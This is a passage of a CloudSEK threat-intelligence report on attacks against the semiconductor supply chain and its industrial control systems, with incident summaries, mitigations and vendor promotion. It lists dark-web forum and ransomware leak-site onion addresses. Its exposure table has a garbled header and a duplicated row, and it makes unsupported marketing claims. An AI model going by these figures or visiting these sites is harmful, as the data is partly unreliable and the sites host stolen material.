These campaigns illustrate a shift from traditional cybercrime to **state-aligned, strategic espionage** focused on **semiconductor dominance**. From **Taiwan and the U.S**. to **South Korea**, the semiconductor supply chain has become both target and terrain in a conflict defined increasingly by code, malware, and compromised infrastructure.

4. Exposure of Public Facing ICS and OT Infrastructure in the U.S. Semiconductor Ecosystem

While cyber espionage campaigns often target IP and development tools, adversaries like Volt Typhoon and PlushDaemon increasingly seek to compromise critical infrastructure (CI) that underpins semiconductor production: power, clean room environmental controls, water purification, and industrial HVAC.

The U.S. as the most industrially advanced and digitally integrated semiconductor base—presents a high-value cyberattack surface. We can fingerprint Internet-exposed ICS (Industrial Control Systems) and OT (Operational Technology) assets that may be directly or indirectly connected to chip manufacturing or supporting infrastructure.

These systems often expose weakly secured services like Modbus, BACnet, DNP3, or VNC, increasing the risk of cyber-physical attacks, especially from sophisticated APTs with long-term objectives like prepositioning or sabotage.

Threat Actor/Group	Threat Actor/Group	Threat Actor/Group
PLCs, energy management systems	Modbus	~462K
Building automation, HVAC, clean room control	BACnet	~29K
Power grid SCADA, substations	BACnet	~29K
PLCs in industrial/factory automation	EtherNet/IP	~428K
Siemens-based industrial systems (SCADA)	Siemens S7	~457K
Operator consoles, HMIs	VNC (Unsecured)	~150k
Factory monitoring, water/air filtration systems	HMI/Web Interfaces	~400k
Building automation systems (used in cleanrooms)	Niagara Framework	~3.6K
Industrial gateways for fab-wide process control	Ignition SCADA	~1.5K

Bridging the IT-OT Security Divide in Semiconductor Manufacturing

In the semiconductor sector, the convergence of Information Technology (IT) and Operational Technology (OT) has introduced new avenues for cyber threats. While OT systems like SCADA and PLCs are integral to manufacturing processes, they often rely on IT networks for operations, updates, and remote access. This interdependence means that vulnerabilities in IT infrastructure can serve as gateways for attackers to infiltrate and disrupt OT environments.

IT Vulnerabilities as Gateways to OT/ICS Breaches

Cyber attackers often target IT systems—such as email servers, web applications, and credential management platforms—to gain unauthorized access to OT/ICS networks. Weaknesses like phishing susceptibility, unpatched software, misconfigured APIs, and exposed credentials can facilitate lateral movement into systems controlling essential operations like Human-Machine Interfaces (HMIs) and Supervisory Control and Data Acquisition (SCADA) systems.

Real-World Incidents Highlighting IT-OT Interdependencies

1. Incident: Aliquippa Water Authority Breach (Nov 2023)

- Threat Actor: IRGC-affiliated "CyberAv3ngers"
- Initial Attack Vector (IAV): Internet-exposed HMI with default credentials
- Target: Unitronics PLCs via insecure HMI access

Summary:

Attackers exploited default passwords on an internet-facing Human-Machine Interface (HMI) linked to Unitronics PLCs used in water treatment. They gained access and defaced the interface with a politically charged message. Though no operational damage was reported, the breach exposed the ease with which OT can be compromised via weak IT-side controls.

TTPs:

- Valid Accounts (T1078): Default credentials
- Network Scanning (T1046): Likely used Shodan to identify exposed HMIs
- Defacement (T1491.002): Changed display on the HMI


IT-OT Security Gap

The breach stemmed from IT-side failures: no password hardening, no segmentation, and a public-facing HMI. This case underscores how misconfigured IT assets can directly expose OT systems, bypassing any physical security or on-prem safeguards.

How It Could Be Prevented

- Asset Exposure Monitoring: Tools like BeVigil can detect exposed PLC interfaces, default credentials, and open ports.
- Credential Leak Detection: XVigil monitors for leaked access credentials.
- Segmentation & Access Control: Isolate OT networks; use firewalls and VPNs for remote access.

Even basic IT missteps like unchanged passwords and open remote access—can lead to OT breaches. Visibility into exposed assets and credentials is critical to protect ICS infrastructure.



Iranian Hacktivists Target US Water Authority using PLC Exploitation Dark Web

Industry
Water +1 more

Datatype
Supply Chain

Region
Americas +1 more

Country
United States

Threat Actor
Cyber Av3ngers

Motivation
Intelligence Gathering +2 more

Victim Name
Municipal Water Authority of Aliquippa

Posted On Source
29 Nov, 2023 07:23:50 PM

Posted On CloudSEK
30 Nov, 2024 12:38:57 AM

Source URL
http://breachedu76kdyavc6szj6ppbplfqoz3pgrk3zw57my4vybgblpfeayd.onion/Thread-Iranian-Hackers-Exploit-PLCs-in-Attack-on-Water-...

Snapshot of the Incident detected by CloudSEK

2. UNC5221 – IT Vulnerabilities Enabling OT Intrusion via VPN Exploitation

UNC5221, a Chinese state-affiliated threat group, has demonstrated a sophisticated exploitation pattern by targeting public-facing ICS VPN appliances using CVE-2025-22457, a buffer overflow vulnerability that allows unauthenticated remote code execution. The group's tactics involve reconnaissance to fingerprint device versions and selectively exploit vulnerable firmware (≤ 22.7R2.5), gaining a direct foothold into critical infrastructure networks.

This incident underscores a key weakness in IT-OT environments: while organizations often invest heavily in securing on-prem OT assets, they neglect internet-facing IT infrastructure such as VPNs, gateways, and remote access tools—that serve as bridgeheads to OT systems. These neglected systems become prime targets, especially when unpatched despite publicly available exploits.

Actionable Takeaways & Prevention Strategy

To defend against such exploitation, organizations must adopt an integrated vulnerability management approach that includes continuous visibility and risk prioritization across their full IT-OT ecosystem:

- Proactively Detect Vulnerable Assets: CloudSEK's BeVigil CVE Scanner continuously monitors IT infrastructure to identify outdated firmware, public PoCs, and exploits like CVE-2025-22457, enabling prioritized patching of exposed assets linked to OT access.
- Assess and Reduce Attack Surface: BeVigil maps external-facing IT systems that interface with OT environments, flagging unpatched or misconfigured devices often overlooked during traditional risk assessments.
- Stay Ahead of Active Threats: By integrating real-time threat intelligence, BeVigil links actively exploited CVEs to specific threat actor tactics (e.g., UNC5221), guiding security teams on high-risk areas requiring immediate hardening.
- Close the IT-to-OT Gap: Organizations must treat IT infrastructure—like VPNs and remote access tools—as critical OT enablers, regularly auditing patches, updating firmware, and decommissioning obsolete services to prevent lateral attacks into ICS networks.

By embedding BeVigil into their threat surface management lifecycle, industrial organizations can preempt sophisticated attacks like those conducted by UNC5221, safeguard their VPN and remote access layers, and ensure that IT infrastructure is no longer the Achilles' heel of OT security.

3. Infostealer Malware Targeting Defense Contractors (Feb 2025)

- **Organizations Affected:** Lockheed Martin, Boeing, Honeywell, BAE Systems, L3Harris, and Leidos all involved in advanced military and semiconductor technologies .
- **Initial Vector & TTP:** Employees inadvertently downloaded browser-based info-stealer malware (e.g., RedLine, Vidar) via phishing or unauthorized installations. The malware harvested saved credentials, session cookies, and system metadata, then exfiltrated them to underground marketplaces for as little as $10 per log.
- **IT-to-OT Implication:** Stolen credentials provided attackers with access to corporate VPNs, privileged portals, and ICS/OT management interfaces—opening the door to potential sabotage of semiconductor production lines or military systems.

XVigil detects leaked info-stealer logs by monitoring underground forums and paste sites, offering full raw logs including endpoint metadata, associated domains, applications (e.g., RDP, browser), timestamps, and geolocation. This enables immediate response such as credential rotation, MFA enforcement, and isolation of affected systems to protect OT/ICS interfaces.

Key Insight: Stealer-based breaches across major defense firms occurred as recently as February 2025. Even small-scale malware infections can lead to unauthorized access to critical infrastructure systems.

Detecting and responding quickly to leaked credentials is essential to prevent compromised accounts from serving as gateways into OT/ICS environments. Real-time intelligence via XVigil enables teams to act swiftly and avert physical consequences tied to semiconductor or defense infrastructure.

4. Medusa Ransomware – Targeting Critical Infrastructure

Overview & Scope

Medusa is an active Ransomware-as-a-Service (RaaS) operation since mid-2021, known for exploiting legacy, unpatched ICS and SCADA systems embedded within pipelines, power grids, and manufacturing environments. As of early 2025, it has compromised over 300 critical infrastructure organizations—including those in the manufacturing and semiconductor supply chains—using a combination of double-extortion and "living off the land" tactics.

TTPs Observed

- **Initial Access via IABs & Phishing (TA0001):** Medusa affiliates leverage Initial Access Brokers to deploy phishing campaigns targeting ICS/OT employees, aiming to deliver infostealers or malware loaders.
- **Exploitation of Unpatched Software:** The group exploits vulnerabilities in internet-facing services such as VPNs or remote management platforms, including CVEs like ScreenConnect and Fortinet EMS SQLi.
- **Living off the Land (LotL):** Post-access, attackers utilize built-in tools like PowerShell, WMI, RDP, and SSH to move laterally, encrypt systems, and exfiltrate sensitive data before launching ransomware payloads.

Risks to ICS/OT & Semiconductor Environments

- Legacy ICS/SCADA systems often remain unpatchable, making them persistent, high-value targets for ransomware operations.
- Modernization of infrastructure via Ethernet or Wi-Fi introduces new risks when security measures—such as strong authentication or network segmentation—are absent.
- In semiconductor manufacturing, ransomware disruptions can halt chip production lines, jeopardize defense supply chains, and expose classified data related to national security systems.

CloudSEK's Prevention Strategy

- **DNS & Email Monitoring:** Detects spoofable email domains and insecure DNS configurations (e.g., missing or weak SPF/DMARC records or exposed/default SMTP credentials on public infrastructure) that enable phishing and social engineering attacks targeting ICS personnel.
- **CVE Scanner:** Continuously scans public-facing infrastructure and critical OT-linked services for known, actively exploited vulnerabilities to ensure timely remediation.
- **XVigil Threat Intelligence:** Tracks phishing infrastructure, dark web forums, and IAB activity to alert organizations of early-stage targeting or credential exposure related to ICS/OT access.

By addressing weaknesses in email security, patch management, and external threat visibility, CloudSEK's integrated BeVigil and XVigil platforms help dismantle Medusa's typical attack path—preventing both the initial breach and subsequent lateral pivot into sensitive OT environments.

Microchip Technology Breach: Implications for the Manufacturing Sector

Overview

In August 2024, Microchip Technology, a key U.S. semiconductor manufacturer supplying automotive, industrial, aerospace, and defense sectors, suffered a cyberattack that disrupted operations across multiple facilities. The breach led to internal system shutdowns, order fulfillment delays, and an estimated $21 million loss in manufacturing productivity.

Attack Vector & Flow

Although the specific entry vector wasn't officially confirmed, indicators point to a likely compromise through IT-facing systems—such as vulnerable VPNs, remote access tools, or third-party vendor applications. Post-intrusion, attackers exfiltrated employee data and forced the company to isolate servers, halting connected OT functions.

IT–OT Interdependency

This attack exemplifies how vulnerabilities in IT systems—often unpatched, internet-facing, or poorly segmented—can severely disrupt Operational Technology (OT) in manufacturing. In industries like semiconductors, where just-in-time workflows and precision fabrication dominate, even minor IT outages can result in cascading production delays, quality issues, and geopolitical supply chain bottlenecks.

Risk Implications

- **National and global impact:** Microchip's products are foundational to military-grade electronics and industrial systems worldwide; disruption affects critical infrastructure and defense readiness across regions.


- **Operational paralysis:** Loss of access to IT-administered systems (e.g., ERP, MES) stalls everything from wafer processing to packaging and logistics.

- **Intellectual property exposure:** Access to internal accounts and systems risks blueprint theft, undermining innovation and competitive edge.

Prevention & Takeaways

- Prioritize patching of exposed IT assets, especially those interfacing with OT environments like production control dashboards or remote monitoring tools.
- Monitor for leaked credentials to stop unauthorized access early—employee emails and passwords often serve as easy attack footholds.
- Segment IT-OT networks to prevent lateral movement—ensure the compromise of IT does not directly expose sensitive OT systems.
- Implement continuous visibility into your digital footprint to detect vulnerabilities before attackers do.

The Microchip breach reinforces that IT weaknesses are no longer isolated risks—they're operational threats. In a globally interdependent industry like semiconductors, a single breach can reverberate across continents. Defending the manufacturing sector requires treating every IT asset as a potential OT enabler and applying unified, proactive cybersecurity practices across the board.



play Ransomware Targets Microchip Technology Japan K.K. Ransomware

Industry	Region	Country	Threat Actor
Semiconductor	East Asia +2 more	Japan	play

Victim Name
Microchip Technology Japan K.K.

Posted On Source	Posted On CloudSEK
27 Aug, 2024 05:31:48 AM	27 Aug, 2024 07:30:17 AM

Source URL
http://k7kg3jqzffsxe2z53jjx4goybvxu3a557kpsqakpwi6mrvfgcdo55tid.onion

Advisory ID: RAN-2257-773

Victim Description

Microchip, a semiconductor company, announced on January 27 that it has acquired Microsemi, a provider of semiconductor solutions for aerospace, defense, communications, data center and industrial markets. The acquisition expands Microchip's product portfolio and enhances its position in key growth markets.

Snapshot of the Ransomware Attack on Microchip Technology detected and documented on the CloudSEK Platform

Summary of Key Findings

- **Rising Threat Landscape:** The semiconductor sector faces escalating cyber risks from state-sponsored groups, cybercriminals, and hacktivists due to its central role in global supply chains and technological advancement.
- **Hacktivist Motivations:** Politically motivated hacktivists are increasingly targeting semiconductor infrastructure to disrupt operations and leak sensitive data, intensifying geopolitical tensions.
- **State-Aligned APT Activity:** Groups like APT41, APT31, and PlushDaemon have targeted U.S., Taiwanese, and South Korean semiconductor firms through IP theft, supply chain compromises, and VPN-based backdoor campaigns.
- **ICS and OT Infiltration:** Nation-state actors such as Volt Typhoon are actively targeting ICS and OT systems, prepositioning within U.S. critical infrastructure to disrupt semiconductor production during geopolitical conflicts.
- **Advanced Exploitation Tactics:** Threat actors exploit zero-day vulnerabilities and use lateral movement techniques to compromise PLCs, reflecting the systemic risks demonstrated by Stuxnet-like malware.
- **Ransomware Impact:** Ransomware operators leverage intellectual property theft to paralyze innovation across sectors like defense, healthcare, and manufacturing that depend on semiconductor technology.
- **Converging Cyber Threats:** The blend of espionage, sabotage, and extortion highlights a systemic risk that demands urgent attention and resilience-building within the semiconductor ecosystem.

Assessing the Impact

- **Escalating Exploitation:** The semiconductor industry is increasingly targeted by state-sponsored APTs, hacktivists, and ransomware operators seeking to exploit its systemic global importance and foundational role in national defense, emerging tech, and supply chains.
- **Ransomware Operations:** Ransomware groups such as RansomHouse focus on exfiltrating proprietary chip designs and crippling semiconductor R&D and production cycles to extort industries reliant on advanced chips, including healthcare, defense, and manufacturing.
- **ICS/OT Vulnerabilities:** Attackers exploit zero-day flaws, remote access misconfigurations, and memory corruption vulnerabilities in ICS and OT environments particularly in PLCs threatening operational continuity in critical sectors like energy, water, and fabrication plants.
- **Hacktivist Disruption:** Politically motivated hacktivists exploit attack surfaces to amplify ideological narratives, disrupt prominent semiconductor firms, and escalate tension during global flashpoints especially in regions central to chip supply chains.

- **Geopolitical Tensions & Chip Warfare:** The ongoing geopolitical "chip war" between major powers has intensified cyber-espionage campaigns targeting semiconductor IP, with nations racing to dominate next-gen chip capabilities amid rising technological nationalism.
- **Strategic Imperatives:** These converging threats underline the urgent need for proactive vulnerability management, hardened IT-OT infrastructure, secured software supply chains, and end-to-end cybersecurity frameworks to safeguard the semiconductor sector's role in global stability and innovation.

Advocating Proactive Measures

- **High-Value Target:** The semiconductor industry's critical role in global infrastructure makes it a prime target for ransomware groups, hacktivists, and state-backed actors seeking to steal IP, disrupt supply chains, and influence geopolitical dynamics.
- **ICS/OT Exploitation via IT Systems:** Threat actors often breach OT environments through compromised IT-facing assets like unpatched VPNs, exposed HMIs, or third-party vendor tools—creating a direct path to ICS/SCADA systems and PLCs, which control core manufacturing and energy operations.
- **CloudSEK's Proactive Safeguards:** CloudSEK's BeVigil identifies exploitable CVEs in IT assets before they can be used as pivots into OT networks, while XVigil monitors stealer logs, phishing campaigns, and threat actor TTPs to prevent initial access and lateral movement.
- **Strategic Cyber Defense:** Comprehensive defense requires robust patch and zero-day management, hardening of external-facing IT assets, secure software development, and public-private threat intelligence sharing to ensure operational continuity across the semiconductor landscape.

Encouraging Collaboration and Information Sharing

- **Need for Sector-Wide Collaboration:** With cyberattacks on the semiconductor industry growing in both complexity and scale, robust collaboration and coordinated information sharing have become essential to withstand APTs, ransomware groups, and hacktivist disruptions.
- **IT-to-OT Convergence Risks:** Many breaches originate in vulnerable IT-facing systems (e.g., VPNs, third-party tools) and escalate into OT domains via lateral movement, threatening EDA tools, fabs, and ICS/SCADA components essential to chip design and fabrication.
- **CloudSEK's Role in Bridging Gaps:** Through modules like BeVigil and XVigil, CloudSEK enables real-time discovery of exposed IT assets, detection of known and emerging CVEs, monitoring of malware IOCs, and tracking of threat actor infrastructure that could impact downstream OT systems.

Human Capital and Awareness: Industry-wide efforts in cybersecurity training, secure-by-design EDA practices, and incident readiness across design houses, fabs, and tool suppliers will bolster collective defense against sabotage, espionage, and ransomware-driven extortion.

Proposed Mitigation Strategies

To address growing threats in the semiconductor sector, five essential strategies can be implemented:

- **Segmentation of IT and OT Networks:** Isolate operational technology (OT) systems, such as SCADA and PLCs, from IT networks to prevent lateral movement by threat actors.
- **Timely Vulnerability Management:** Regularly patch known CVEs and assess systems for zero-day vulnerabilities. Utilize threat intelligence and collaboration platforms to stay ahead of emerging risks.
- **Supply Chain Security Measures:** Strengthen vendor assessments to ensure third-party software and hardware meet strict security standards, minimizing risks from compromised components.
- **Ransomware Preparedness:** Maintain secure and frequent backups, implement strong access controls, and develop response plans to mitigate the impact of ransomware attacks.
- **Collaborative Threat Intelligence Sharing:** Encourage global collaboration among semiconductor stakeholders to share insights on vulnerabilities, attack patterns, and mitigation practices.

These focused strategies aim to enhance the resilience of semiconductor systems while ensuring continuity and security across the industry.

Conclusion

The semiconductor industry stands at the forefront of technological innovation and national infrastructure—but this prominence also makes it a prime target for sophisticated cyber threats. From APT-led espionage campaigns and supply chain compromises to ransomware attacks targeting critical ICS and OT environments, the risks facing semiconductor entities are both systemic and strategic. As attackers grow more adaptive, so must defenders.

CloudSEK's Threat Intelligence team, empowered by the XVigil platform, continues to play a pivotal role in identifying, analyzing, and mitigating these emerging threats. By leveraging advanced threat detection, real-time monitoring, and deep visibility into underground threat actor activity, CloudSEK supports semiconductor stakeholders in protecting sensitive intellectual property, securing operational assets, and preserving business continuity.

Ultimately, ensuring the resilience of the semiconductor sector demands collaborative defense, proactive threat hunting, and cross-border information sharing. With ICS and OT systems increasingly integrated into global supply chains and national infrastructure, the stakes are higher than ever. By investing in robust cybersecurity measures and embracing a unified defense posture, the industry can not only mitigate current risks but also build enduring digital trust.

Together with shared intelligence, strategic foresight, and advanced monitoring capabilities we can safeguard the digital backbone of modern civilization and secure the future of semiconductor innovation.

References

- Why the Semiconductor Industry is ground zero for Upcoming Cyber Attacks
- Ransomware attacks targeting Semiconductor Companies
- https://iconnect007.com/article/142343/eda-market-to-grow-87-billion-20242028-with-ais-rising-impact-on-trends/142340

CloudSEK

Predict | Protect | Quantify

CloudSEK is a Cyber Intelligence company offering Predictive Threat Analytics, Digital Risk Protection, Attack Surface and Supply Chain Monitoring, helping global organizations quantify and prioritize cyber threats for robust security.

Our Capabilities

- **Digital Risk Monitoring:** Real-time visibility and control over your digital assets.
- **External Attack Surface Monitoring:** Detect and mitigate vulnerabilities across 8+ Attack surfaces.
- **Third-party software & Supply Chain Monitoring:** Safeguard vendor ecosystems to prevent Supply chain breaches.
- **Cyber Threat Intelligence:** Proactively identify Indicators of Attack (IOAS) to stop threats in their tracks.
- **Cyber Risk Quantification:** Put a dollar value on potential threats to prioritize mitigation and demonstrate ROI.

95% Faster
Threat Detection

80% Reduced
Response time

Zero
False Positives

200+IAV
Use Cases

Why CloudSEK?

- **Predict Threats Before They Strike:** AI-driven intelligence to identify and mitigate threats at their source-before they become incidents.
- **Comprehensive Coverage:** Monitor 8+ attack surfaces and 200+ Initial Attack Vectors for full-spectrum visibility.
- **Contextual Intelligence:** Unified platform combines Cyber Intelligence, Brand Monitoring, Attack Surface Management, & Supply Chain Risk Analysis for actionable insights.

Trusted by Industry Leaders

NIC National Informatics Centre HCLTech HDFC BANK MetLife EMAAR & 300+ Organisation

ISO 9001 CERTIFIED

ISO 27001

#1 Threat Intelligence Vendor in APAC | Rated 4.8+
Gartner Peer Insights™

aws Available in AWS Marketplace

GDPR COMPLIANT

info@cloudsek.com

www.cloudsek.com

Scan QR to
Book a Demo